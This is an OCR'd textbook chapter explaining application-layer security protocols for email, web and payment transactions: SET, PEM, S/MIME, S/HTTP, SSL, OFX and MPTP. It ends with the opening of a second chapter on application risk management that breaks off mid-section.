Presence on the Internet makes it possible to conduct international, multiple-party and multiple-site transactions regardless of time or language differences. This level of connectivity has, however, created a serious security dilemma for commercial enterprises. How can a company maintain transactional compatibility with thousands of different systems and still ensure the confidentiality of those transactions? Security measures once deemed suitable for text-based messaging and file transfers seem wholly inadequate for sophisticated multimedia and E-commerce transfers. Given the complexity of these transactions, even standardized security protocols like IPSec are proving inadequate.

This chapter covers three areas that are of particular concern: electronic messaging, World Wide Web (WWW) transactions, and monetary exchanges. All are subject to potential risk of significant financial losses as well as major legal and public relations liabilities. These transactions require security well beyond the capabilities of most lower-layer security protocols. They require application-layer security.

A Layer-by-Layer Look at Security Measures

Before going into the particulars of application-based security it may be helpful to look at how security is implemented at the different ISO layers. Exhibit 36.1 depicts the ISO model divided into upper-layer protocols (those associated with the application of data) and lower-layer protocols (those associated with the transmission of data). Examples of some of the security protocols used at each layer are listed on the right. Let's begin with Layer 1.

These are common methods for providing security at the physical layer:

- Securing the cabling conduits — encase them in concrete
- Shielding against spurious emissions — TEMPEST
- Using media that are difficult to tap — fiber optics

While effective, these methods are limited to things within your physical control.




EXHIBIT 36.1 ISO seven layer model.

Common Layer-2 measures include physical address filtering and tunneling (i.e., L2F, L2TP). These measures can be used to control access and provide confidentiality across certain types of connections but are limited to segments where the end points are well known to the security implementer. Layer-3 measures provide for more sophisticated filtering and tunneling (i.e., PPTP) techniques. Standardized implementations like IPSec can provide a high degree of security across multiple platforms. However, Layer-3 protocols are ill-suited for multiple-site implementations because they are limited to a single network. Layer-4 transport-based protocols overcome the single network limitation but still lack the sophistication required for multiple-party transactions. Like all lower-layer protocols, transport-based protocols do not interact with the data contained in the payload, so they are unable to protect against payload corruption or content-based attacks.

Application-Layer Security — ALS 101

This is precisely the advantage of upper-layer protocols. Application-based security has the capability of interpreting and interacting with the information contained in the payload portion of a datagram. Take, for example, the application proxies used in most firewalls for FTP transfers. These proxies have the ability to restrict the use of certain commands even though the commands are contained within the payload portion of the packet. When an FTP transfer is initiated, it sets up a connection for passing commands to the server. The commands you type (e.g., LIST, GET, PASV) are sent to the server in the payload portion of the command packet as illustrated in Exhibit 36.2. The firewall proxy — because it is application-based — has the ability to "look" at these commands and can therefore restrict their use.

Lower-layer security protocols like IPSec do not have this capability. They can encrypt the commands for confidentiality and authentication, but they cannot restrict their use.

But what exactly is application-layer security? As the name implies, it is security provided by the application program itself. For example, a data warehouse using internally maintained access control lists to limit user access to files, records, or fields is implementing application-based security. Applying security at the application level makes it possible to deal with any number of sophisticated security requirements and accommodate additional requirements as they come along. This scenario works particularly well when all your applications are contained on a single host or secure intranet, but it becomes problematic when you attempt to extend its functionality across the Internet to thousands of different systems and applications. Traditionally, security in these environments has been addressed in a proprietary fashion within the applications themselves, but this is rapidly changing. The distributed nature of applications on the Internet has given rise to several standardized solutions designed to replace these *ad hoc*, vendor-specific security mechanisms.

EXHIBIT 36.2 File Transfer Protocol – Command – Packet

Ethernet Header	IP Header	TCP Header	Payload
0040A0…40020A	10.1.2.1…10.2.1.2	FTP (Command)	List…

Interoperability — The Key to Success for ALS

Interoperability is crucial to the success of any protocol used on the Internet. Adherence to standards is crucial to interoperability. Although the ALS protocols discussed in this chapter cover three distinctly different areas, they are all based on a common set of standards and provide similar security services. This section introduces some of these common elements. Not all common elements are included, nor are all those covered found in every ALS implementation, but there is sufficient commonality to warrant their inclusion.

Cryptography is the key component of all modern security protocols. However, the management of cryptographic keys has in the past been a major deterrent to its use in open environments like the Internet. With the advent of digital certificates and public key management standards, this deterrent has been largely overcome. Standards like the Internet Public Key Infrastructure X.509 (pkix) and the Simple Public Key Infrastructure (spki) provide the mechanisms necessary to issue, manage, and validate cryptographic keys across multiple domains and platforms. All of the protocols discussed in this chapter support the use of this Public Key Infrastructure.

Standard Security Services — Maximum Message Protection

All the ALS protocols covered in this chapter provided these four standard security services:

1. Confidentiality (a.k.a. privacy) — the assurance that only the intended recipient can read the contents of the information sent to them.
2. Integrity — the guarantee that the information received is exactly the same as the information that was sent.
3. Authentication — the guarantee that the sender of a message or transmission is really who he claims to be.
4. Non-repudiation — the proof that a message was sent by its originator even if the originator claims it was not.

Each of these services relies on a form of cryptography for its functionality. Although the service implementations may vary, they all use a fairly standard set of algorithms.

Algorithms Tried and True

The strength of a cryptographic algorithm can be measured by its longevity. Good algorithms continue to demonstrate high cryptographic strength after years of analysis and attack. The ALS protocols discussed here support three types of cryptography — symmetric, asymmetric, and hashing — using time-tested algorithms.

Symmetric (also called secret key) *cryptography* is primarily used for confidentiality functions because it has high cryptographic strength and can process large volumes of data quickly. In ALS implementations, DES is the most commonly supported symmetric algorithm. *Asymmetric or public key cryptography* is most commonly used in ALS applications to provide confidentiality during the initialization or set-up portion of a transaction. Public keys and digital certificates are used to authenticate the participating parties to one another and exchange the symmetric keys used for the remainder of the transaction. The most commonly supported asymmetric algorithm in ALS implementations is RSA.

Cryptographic hashing is used to provide integrity and authentication in ALS implementations. When used separately, authentication validates the sender and the integrity of the message, but using them in combination provides proof that the message was not forged and therefore cannot be refuted (non-repudiation). The three most commonly used hashes in ALS applications are MD2, MD5, and SHA. In addition to a common set of algorithms, systems wishing to interoperate in an open environment must be able to negotiate and validate a common set of security parameters. The next section introduces some of the standards used to define and validate these parameters.

Standardized Gibberish Is Still Gibberish!

For applications to effectively exchange information they must agree upon a common format for that information. Security services, if they are to be trustworthy, require all parties to function in unison. Communication parameters must be established, security services, modes, and algorithms agreed upon, and cryptographic keys

exchanged and validated. To facilitate these processes the ALS protocols covered in this chapter support the following formatting standards:

- X.509. The X.509 standard defines the format of digital certificates used by certification authorities to validate public encryption keys.
- PKCS. The Public Key Cryptography Standard defines the underlying parameters (object identifiers) used to perform the cryptographic transforms and to validate keying data.
- CMS. The Cryptographic Message Syntax defines the transmission formats and cryptographic content types used by the security services. CMS defines six cryptographic content types ranging from no security to signed and encrypted content. They are data, signedData, envelopedData, signedAndEnvelopedData, digestData, and encryptedData.
- MOSS. The MIME Object Security Services defines two additional cryptographic content types for multipart MIME (Multimedia Internet Mail Extensions) objects that can be used singly or in combination. They are multipart-signed and multipart-encrypted.

Encryption is necessary to ensure transaction confidentiality and integrity on open networks, and the Public Key/Certification Authority architecture provides the infrastructure necessary to manage the distribution and validation of cryptographic keys. Security mechanisms at all levels now have a standard method for initiating secure transactions, thus eliminating the need for proprietary solutions to handle secure multiple-party, multiple-site, or international transactions. A case in point is the new SET credit card transaction protocol.

Setting the Example — Visa's Secure Electronic Transaction Protocol

SET (Secure Electronic Transaction) is an application-based security protocol jointly developed by Visa and MasterCard. It was created to provide secure payment card transactions over open networks. SET is the electronic equivalent of a face-to-face or mail-order credit card transaction. It provides confidentially and integrity for payment transmissions and authenticates all parties involved in the transaction. Let's walk through a SET transaction to see how this application-layer protocol handles a sophisticated multi-party financial transaction.

A SET transaction involves five different participants: the *cardholder*, the *issuer* of the payment card, the *merchant*, the *acquirer* that holds the merchant's account, and a *payment gateway* that processes SET transactions on behalf of the acquirer. The policies governing how transactions are conducted are established by a sixth party, the *brand* (i.e., Visa), but they do not participate in payment transactions.

A SET transaction requires two pairs of asymmetric encryption keys and two digital certificates: one for exchanging information and the other for digital signatures. The keys and certificates can be stored on a "smart" credit card or embedded into any SET-enabled application (i.e., Web browser). The keys and certificates are issued to the cardholder by a certification authority (CA) on behalf of the issuer. The merchant's keys and digital certificates are issued to them by a certification authority on behalf of the acquirer. They provide assurance that the merchant has a valid account with the acquirer. The cardholder and merchant certificates are digitally signed by the issuing financial institution to ensure their authenticity and to prevent them from being fraudulently altered. One interesting feature of this arrangement is that the cardholder's certificate does not contain his account number or expiration date. That information is encoded using a secret key that is only supplied to the payment gateway during the payment authorization. Now that we know all the players, let's get started.

Step 1

The cardholder goes shopping, selects his merchandise, and sends a purchase order to the merchant requesting a SET payment type. (The SET specification does not define how shopping is accomplished so it has no involvement in this portion of the transaction.) The cardholder and merchant, if they haven't already, authenticate themselves to each other by exchanging certificates and digital signatures. During this exchange the merchant also supplies the payment gateway's certificate and digital signature information to the cardholder. You will see how this is used later. Also established in this exchange is a pair of randomly generated symmetric keys that will be used to encrypt the remaining cardholder–merchant transmissions.

Step 2

Once the above exchanges have been completed, the merchant contacts the payment gateway. Part of this exchange includes language selection information to ensure international interoperability. Once again, certificate and digital signature information is used to authenticate the merchant to the gateway and establish random symmetric keys. Payment information (PI) is then forwarded to the gateway for payment authorization. Notice that only the *payment* information is forwarded. This is done to satisfy regulatory requirements regarding the use of strong encryption. Generally, the use of strong cryptography by financial institutions is not restricted if the transactions *only contain monetary values.*

Step 3

Upon receipt of the PI, the payment gateway authenticates the cardholder. Notice that the cardholder is authenticated without contacting the purchase gateway directly. This is done through a process called dual-digital signature. The information required by the purchase gateway to authenticate the cardholder is sent to the merchant with a different digital signature than the one used for merchant–cardholder exchanges. This is possible because the merchant sent the purchase gateway certificates to the cardholder in an earlier exchange! The merchant simply forwards this information to the payment gateway as part of the payment authorization request. Another piece of information passed in this exchange is the secret key the gateway needs to decrypt the cardholder's account number and expiration date.

Step 4

The gateway reformats the payment information and forwards it via a private circuit to the issuer for authorization. When the issuer authorizes the transaction, the payment gateway notifies the merchant, who notifies the cardholder, and the transaction is complete.

Step 5

The merchant finalizes the transaction by issuing a Payment Capture request to the payment gateway causing the cardholder's account to be debited, and the merchant's account to be credited for the transaction amount.

A single SET transaction like the one outlined above is incredibly complex, requiring more than 59 different actions to take place successfully. Such complexity requires application-layer technology to be managed effectively. The beauty of SET, however, is its ability to do just that in a secure and ubiquitous manner. Other protocols are achieving similar success in different application areas.

From Postcards to Letters — Securing Electronic Messages

Electronic messaging is a world of postcards. As messages move from source to destination, they are openly available (like writing on a postcard) to be read by those handling them. If postcards are not suitable for business communications, it stands to reason that electronic mail on an open network is not either. Standard business communications require confidentiality, and other more sensitive communications require additional safeguards like proof of delivery or sender verification, features that are not available in the commonly used Internet mail protocols. This has led to the development of several security-enhanced messaging protocols. PEM is one such protocol.

Privacy Enhanced Mail (**PEM**) is an application-layer security protocol developed by the IETF (Internet Engineering Task Force) to add confidentiality and authentication services to electronic messages on the Internet. The goal was to create a standard that could be implemented on any host, be compatible with existing mail systems, support standard key management schemes, protect both individually addressed and list-addressed mail, and not interfere with nonsecure mail delivery. When the standard was finalized in 1993 it had succeeded on all counts. PEM supports all four standard security services, although all services are not necessarily part of every message. PEM messages can be MIC-CLEAR messages that provide integrity and authentication only; MIC-ONLY messages that provide integrity and authentication with support for certain gateway implementations; or ENCRYPTED messages that provide integrity, authentication, and confidentiality.

These are some of PEM's key features:

- *End-to-end confidentiality.* Messages are protected against disclosure from the time they leave the sender's system until they are *read* by the recipient.
- *Sender and forwarder authentication.* PEM digital signatures authenticate both senders and forwarders and ensure message integrity. PEM utilizes an integrity check that allows messages to be received in any order and still be verified — an important feature in environments like the Internet where messages can be fragmented during transit.
- *Originator non-repudiation.* This feature authenticates the *originator* of a PEM message. It is particularly useful for forwarded messages because a PEM digital signature only authenticates the last sender. Non-repudiation verifies the originator no matter how many times the message is forwarded.
- *Algorithm independence.* PEM was designed to easily accommodate new cryptographic and key management schemes. Currently PEM supports common algorithms in four areas: DES for data encryption, DES and RSA for key management, RSA for message integrity, and RSA for digital signatures.
- *PKIX support.* PEM fully supports interoperability on open networks using the Internet Public Key Infrastructure X.509.
- *Delivery system independence.* PEM achieves delivery-system independence because its functions are contained in the body of a standard message and use a standard character set as illustrated in Exhibit 36.3.
- *X.500 distinguished name support.* PEM uses the distinguished name (DN) feature of the X.500 directory standard to identify senders and recipients. This feature separates mail from specific individuals allowing organizations, lists, and systems to send and receive PEM messages.

RIPEM (**Riordan's Internet Privacy Enhanced Mail**) is a public domain implementation of the PEM protocol although not in its entirety. Because the author, Mark Riordan, placed the code in the public domain, it has been ported to a large number of operating systems. Source and binaries are available via FTP to U.S. and Canadian citizens from **ripem.msu.edu**. Read the **GETTING_ACCESS** file in the **/pub/crypt/** directory before attempting any downloads.

Secure/Multipurpose Internet Mail Extensions (**S/MIME**) is another application-layer protocol that provides all four standard security services for electronic messages. Originally designed by RSA Data Security, the S/MIME specification is currently managed by the IETF S/MIME Working Group. Although S/MIME is not an IETF standard, it has already garnered considerable vendor support, largely because it is based on well-proven standards that provide a high degree of interoperability. Most notable is, of course, the popular and widely used MIME standard, but S/MIME also utilizes the CMS, PKCS, and X.509 standards. Like PEM, S/MIME is compatible with most existing Internet mail systems and does not interfere with the delivery of nonsecure messages. However, S/MIME has the added benefit of working seamlessly with other MIME transports (i.e., HTTP) and can even function in mixed-transport environments. This makes it particularly attractive for use with automated transfers like EDI and Internet FAX.

There are two S/MIME message types: *signed*, and *signed and enveloped*. Signed messages provide integrity and sender authentication, while signed and enveloped messages provide integrity, authentication, and confidentiality. The remaining features of S/MIME are very similar to PEM and do not warrant repeating here.

A list of commercial S/MIME products that have successfully completed S/MIME interoperability testing is available on the RSA Data Security Web site at **www.rsa.com/smime/html/interop_center.html.** A public domain version of S/MIME written in PERL by Ralph Levien is available at www.c2.org/~raph/premail.html .

Open Pretty Good Privacy (**OpenPGP**), sometimes called PGP/MIME, is another emerging ALS protocol on track to becoming an IETF standard. It is based on PGP, the most widely deployed message security program on the Internet. OpenPGP is very similar in features and functionality to S/MIME, but the two are not interoperable because they use slightly different encryption algorithms and MIME encapsulations. A list of PGP implementations and other OpenPGP information is available at **http://www-ns.rutgers.edu/~mione/openpgp/**. Freeware implementations of OpenPGP are available at the North American Cryptography Archives (**www.cryptography.org).**

Taming HTTP — Web Application Security

Web-based applications are quickly becoming the standard for all types of electronic transactions because they are easy to use and highly interoperable. These features are also their major security failing. Web transactions




EXHIBIT 36.3 Delivery system independence.

traverse the network in well-known and easily intercepted formats, making them quite unsuitable for most business transactions. This section will cover some of the mechanisms used to overcome these Web security issues.

Secure HyperText Transfer Protocol (S/HTTP) is a message-oriented security protocol designed to provide end-to-end confidentiality, integrity, authentication, and non-repudiation services for HTTP clients and servers. It was originally developed by Enterprise Integration Technologies (now Verifone, Inc.) in 1995. At this writing, S/HTTP is still an IETF draft standard, but it is already widely used in Web applications. Its success can be attributed to a flexible design that is rooted in established standards. The prominent standard is, of course, HTTP, but the protocol also utilizes the NIST Digital Signature Standard (DSS), CMS, MOSS, and X.509 standards. S/HTTP's strict adherence to the HTTP messaging model provides delivery-system independence and makes it easy to integrate S/HTTP functions into standard HTTP applications. Algorithm independence and the ability to negotiate security options between participating parties assures S/HTTP's interoperability for years to come. Secure HTTP modes of operation include message protection, key management, and a transaction freshness mechanism.

Secure HTTP protection features include the following:

- *Support for MOSS and CMS.* Protections are provided in both content domains using the CMS "application/s-http" content-type or the MOSS "multipart-signed" or "multipart-encrypted" header.
- *Syntax compatibility.* Protection parameters are specified by extending the range of HTTP message headers, making S/HTTP messages syntactically the same as standard HTTP messages, except the range of the headers is different and the body is usually encrypted.
- *Recursive protections.* Protections can be used singly or applied one layer after another to achieve higher levels of protection. Layering the protections makes it easier for the receiving system to parse them. The message is simply parsed one protection at a time until it yields a standard HTTP content type.
- *Algorithm independence.* The S/HTTP message structure can easily incorporate new cryptographic implementations. The current specification requires supporting MD5 for message digests, MD5-HMAC for authentication, DES-CBC for symmetric encryption, and NIST-DSS for signature generation and verification.
- *Freshness feature.* S/HTTP uses a simple challenge–response to ensure that the data being returned to the server is "fresh." In environments like HTTP, where long periods of time can pass between messages, it is difficult to track the state of a transaction. To overcome this problem, the originator of an HTTP message sends a freshness value (nonce) to the recipient along with the transaction data. The recipient returns the nonce with a response. If the nonces match, the data is fresh, and the transaction can continue. Stale data indicates an error condition.

Secure HTTP Key management modes include:

- *Manual exchange.* Shared secrets are exchanged through a simple password and mechanism like PAP. The server simply sends the client a dialog box requesting a userID and password then authenticates the response against an existing list of authorized users.
- *Public key exchange.* Keys are exchanged using the Internet Public Key Infrastructure with full X.509 certificate support. S/HTTP implementations are required to support Diffie–Hellman for in-band key exchanges.
- *Out-of-band key exchange.* Symmetric keys can be prearranged through some other media (i.e., snail mail). This feature, unique to the S/HTTP, permits parties that do not have established public keys to participate in secure transactions.
- *In-band symmetric key exchange.* S/HTTP can use public key encryption to exchange random symmetric keys in instances where the transaction would benefit from the higher performance of symmetric encryption.

Many commercial Web browsers and servers implement the S/HTTP protocol, but the author was unable to find any public domain implementations. A full implementation of S/HTTP including the C source code is available in the SecureWeb Toolkit™ from Terisa (www.spyrus.com). The kit also contains the source code for SSL.

Secure Socket Layer (SSL) is a client/server protocol designed by Netscape to provide secure communications for its Web browser and server products. It was quickly adopted by other vendors and has become the

de facto standard for secure Web transactions. However, SSL is not limited to Web services; it can provide confidentiality, integrity, authentication, and non-repudiation services between any two communicating applications. The current version of SSL (SSL V3.0) is on track to becoming an IETF standard. While included here as an application-layer protocol, SSL is actually designed to function at the session and application-layers. The SSL Record Protocol provides security services at the session layer — the point where the application interfaces to the TCP/IP transport sockets. It is used to encapsulate higher-layer Protocols and data for compression and transmission. The SSL Handshake protocol is an application-based service used to authenticate the client and server to each other and negotiate the security parameters for each communication session.

The SSL Handshake Protocol utilizes public key encryption with X.509 certificate validation to negotiate the symmetric encryption parameters used for each client/server session. SSL is a stateful protocol. It transitions through several different states during connection and session operations. The Handshake Protocol is used to coordinate and maintain these states. One SSL session may include multiple connections, and participating parties may have multiple simultaneous sessions. The session state maintains the peer certificate information, compression parameters, cipher parameters, and the symmetric encryption key. The connection state maintains the MAC and asymmetric keys for the client and server as well as the vectors (if required) for symmetric encryption initialization. SSL was designed to be fully extensible and can support multiple encryption schemes. The current version requires support for these schemes:

- DES, RC2, RC4, and IDEA for confidentiality
- RSA and DSS for peer authentication
- SHA and MD5 for message integrity
- X.509 and FORTEZZA certificates for key validation
- RSA, Diffie–Hellman, and FORTEZZA for key exchange

SSL also supports NULL parameters for unsigned and unencrypted transmissions. This allows the implementer to apply an appropriate amount of security for their application. The support for the FORTEZZA hardware encryption system is unique to the SSL as is the data compression requirement. SSL uses a session caching mechanism to facilitate setting up multiple sessions between clients and servers and resuming disrupted sessions.

There is an exceptional public domain implementation of SSL created by Eric Young and Tim Hudson of Australia called SSLeay. It includes a full implementation of Netscape's SSL version 2 with patches for Telnet, FTP, Mosaic, and several Web servers. The current version is available from the SSLeay Web site at www.ssleay.org. The site includes several SSL white papers and an excellent *Programmers' Reference.*

Don't Show Me the Money — Monetary Transaction Security

The success of commerce on the Internet depends upon its ability to conduct monetary transactions securely. Although purchasing seems to dominate this arena, bill payment, fund and instrument transfers, and EDI are important considerations. The lack of standards for electronic payment has fostered a multitude of proprietary solutions, including popular offerings from Cybercash (Cybercoin), Digital (Millicent), and Digicash. However, proprietary solutions are not likely to receive widespread success in a heterogeneous environment like the Internet. This section will concentrate on standardized solutions. Since the SET protocol has been covered in some detail already, only SET implementations will be mentioned here.

Secure Payment (S/PAY) is a developer's toolkit based on the SET protocol. It was developed by RSA Data Security, although the marketing rights currently belong to the Trintech Group (www.trintech.com). The S/PAY library fully implements the SET v1.0 cardholder, merchant, and acquirer functions and the underlying encryption and certificate management functions for Windows 95/NT and major UNIX platforms. Included in the code is support for hardware-based encryption engines, smart card devices, and long-term private key storage. Trintech also offers full implementations of SET merchant, cardholder, and acquirer software. This includes their PayWare Net-POS product, which supports several combinations of SSL and SET technologies aimed at easing the transition from Web SSL transactions to fully implemented SET transactions.

Open Financial Exchange (OFX) is an application-layer protocol created by Checkfree, Intuit, and Microsoft to support a wide range of consumer and small business banking services over the Internet. OFX is an open specification available to any financial institution or vendor desiring to implement OFX services. OFX uses SSL with digital certificate support to provide confidentiality, integrity, and authentication services to its

transactions. The protocol has gained considerable support in the banking and investment industry because it supports just about every conceivable financial transaction. Currently, the OFX committee is seeking to expand OFX's presence through interoperability deals with IBM and other vendors. Copies of the OFX specification are available from the Open Financial Exchange Web site (www.ofx.net).

Micro Payment Transfer Protocol (**MPTP**) is part of The World Wide Web Consortium (W3C) Joint Electronic Payment Initiative. Currently, MPTP is a W3C working draft. The specification is based on variations of Rivest and Shamir's Pay-Word, Digital's Millicent, and Bellare's iKP proposals. MPTP is a very flexible protocol that can be layered upon existing transports like HTTP or MIME to provide greater transaction scope. It is highly tolerant of transmission delays allowing much of the transaction processing to take place off-line. MPTP is designed to provide payments through the services of a third-party broker. In the current version, the broker must be common to both the customer and the vendor, although inter-broker transfers are planned for future implementations. This will be necessary if MPTP is going to scale effectively to meet Internet demands.

Customers establish an account with a broker. Once established, they are free to purchase from any vendor common to their broker. The MPTP design takes into consideration the majority of risks associated with electronic payment and provides mechanisms to mitigate those risks, but it does not implement a specific security policy. Brokers are free to define policies that best suit their business requirements.

MPTP relies on S/Key technology using MD5 or SHA algorithms to authorize payments. MPTP permits the signing of messages for authentication, integrity, and non-repudiation using public or secret key cryptography and fully supports X.509 certificates. Although MPTP is still in the draft stages, its exceptional design, flexibility, and high performance destine it to be a prime contender in the electronic payment arena.

Java Electronic Commerce Framework (**JECF**) is our final item of discussion. JECF is not an application protocol. It is a framework for implementing electronic payment processing using active-content technology. Active-content technology uses an engine (i.e., a JAVA virtual machine) installed on the client to execute program components (e.g., applets) sent to it from the server. Current JECF active-content components include the Java Commerce Messages, Gateway Security Model, Commerce JavaBeans, and Java Commerce Client (JCC).

JECF is based around the concept of an electronic wallet. The wallet is an extensible client-side mechanism capable of supporting any number of E-commerce transactions. Vendors create Java applications consisting of service modules (applets) called Commerce JavaBeans that plug in to the wallet. These applets implement the operations and protocols (i.e., SET) necessary to conduct transactions with the vendor. There are several significant advantages of this architecture:

- Vendors are not tied to specific policies for their transactions. They are free to create modules containing policies and procedures best suited to their business.
- Clients are not required to have specialized applications. Because JavaBean applets are active content, they can be delivered and dynamically loaded on the customer's system as the transaction is taking place.
- Applications can be updated dynamically. Transaction applets can be updated or changed to correct problems or meet growing business needs without having to send updates to all the clients. The new modules will be loaded over the old during their next transaction.
- Modules can be loaded or unloaded on-the-fly to accommodate different payment, encryption, or language requirements. OFX modules can be loaded for banking transactions and later unloaded when the customer requires SET modules to make a credit card purchase.
- JavaBean modules run on any operating system, browser, or application supporting Java. This gives vendors immediate access to the largest possible customer base.

The flexibility, portability, and large Java user base make the Java Electronic Commerce Framework (JECF) a very attractive E-commerce solution. It is sure to become a major player in the electronic commerce arena.

If It's Not Encrypted Now. . .

The Internet has dramatically changed the way we do business, but that has not come without a price. Security for Internet transactions and messaging is woefully lacking, making much of what we are doing on the Internet an open book for all to read. This can not continue. Despite the complexity of the problems we are facing, there are solutions. The technologies outlined in this chapter provide real solutions for mitigating Internet

business risks. We can secure our messages, Web applications, and monetary exchanges. Admittedly, some of these applications are not as polished as we would like, and some are difficult to implement and manage, but they are nonetheless effective and most certainly a step in the right direction.

Someday all of our business transactions on the Internet will be encrypted, signed, sealed, and delivered, but I am not sure we can wait for that day. Business transactions on the Internet are increasing, and new business uses for the Internet are going to be found. Waiting for things to get better is only going to put us further behind the curve. Someone has let the Internet bull out of the cage and we are either going to take him by the horns or get run over! ALS now!

Bibliography

Crocker, S., Freed, N., Galvan, J., and Murphy, S., RFC 1848 — MIME object security services, *IETF,* October 1995.

Dusse, Steve and Matthews, Tim, S/MIME: anatomy of a secure e-mail standard, *Messaging Magazine,* 1998.

Freier, Alan O., Karlton, Philip, and Kocher, Paul C., "INTERNET-DRAFT — The SSL Protocol Version 3.0," November 18, 1996.

Hallam-Baker, Phillip, "Micro Payment Transfer Protocol (MPTP) Version 1.0," Joint Electronic Payment Initiative — W3C, November 1995.

Hirsch, Frederick, Introducing SSL and certificates using SSLeay, the Open Group Research Institute, *World Wide Web Journal*, Summer 1997.

Hudson, T.J. and Young, E.A., *SSL Programmers Reference*, July 1, 1995.

Lundblade, Laurence, *A Review of E-mail Security Standards,* Qualcomm Inc., 1998.

Pearah, David, *Micropayments,* Massachusetts Institute of Technology, April 23, 1997.

PKCS #7: Cryptographic Message Syntax Standard, RSA Laboratories Technical Note Version 1.5, RSA Laboratories, November 1, 1993.

Ramsdell, Blake, "INTERNET-DRAFT — S/MIME Version 3 Message Specification," Worldtalk Inc., August 6, 1998.

Resorla, E. and Schiffman, A., "INTERNET-DRAFT — The Secure HyperText Transfer Protocol," Terisa Systems, Inc., June 1998.

Schneier, Bruce, *E-Mail Security: How to Keep Your Electronic Messages Private*, John Wiley & Sons, 1995.

SET Secure Electronic Transaction Specification, Book 1: Business Description, Setco, Inc., May 31, 1997.

Resources

E-Payments Resource Center, Trintech Inc., www.trintech.com
The Electronic Messaging Association, www.ema.org
Information Society Project Office (ISPO), www.ispo.cec.be
The Internet Mail Consortium (IMC), www.inc.org
Java Commerce Products, http://java.sun.com
SET Reference Implementation (SETREF), Terisa Inc., www.terisa.com
SET — Secure Electronic Transaction LLC, www.setco.org
S/MIME Central, http://www.rsa.com/smime/
Transaction Net and the Open Financial Exchange, www.ofx.net

Application Layer: Next Level of Security

Keith Pasley, CISSP

Business applications and business data are the core backbone of most enterprises today. A current trend in business is to increase providing direct access via the Internet to certain business data to entities external to an enterprise. The two most relied upon business applications accessible from the Internet are e-mail and Web-enabled applications.

This rapidly growing trend supports various business goals that include increased competitive advantage, reduced costs, strengthened customer loyalty, establishing additional revenue streams, increased productivity, and many others. However, exposing critical business application access via the Internet does increase the risk profile for businesses. The following are possible elements of such a risk profile:

- Business operations become more dependent on the application
- Increased opportunity for exploiting application vulnerabilities
- Cost of disruption increases
- Increased targeting of the application by malicious entities
- Increased number of application-based vulnerabilities
- Speed-to-market pressures alter the performance/security dynamic of application

Such a risk profile does not necessarily imply that it is a bad or negative idea to deploy Internet-facing applications. In fact, businesses take calculated risks every day and can reap significant financial and competitive advantages by doing so. A similar disciplined approach to analyzing the relative benefits and liabilities of deploying Internet applications involves the application of risk management techniques. Essentially, risk management involves enumerating what could go wrong, how much it could cost, the likelihood of the event happening, and then deciding what responses to the event would be acceptable to the business.

Within the framework of application security, risk management involves an examination of the above on an application-by-application basis. One approach is to review the actual software code of the application as part of the software development life cycle. Goals of such a review could include subjecting the code to examination by qualified people other than the developers who originated the code. A so-called "second set of eyes" could, for example, identify vulnerabilities, check for unintended functionality, and identify bad coding practices (assuming there is an established standard against which to measure).

In some environments, code review is impractical due to the sheer volume of lines of code in a program, the time it would take for such a review, or the organizational structure may prohibit the capability of a central code review group's ability to enforce the results of the review. Additionally, in some environments where software code is changed very frequently with very little, if any, change in management

discipline, code review may simply not be appropriate. For such environments, another approach might be appropriate.

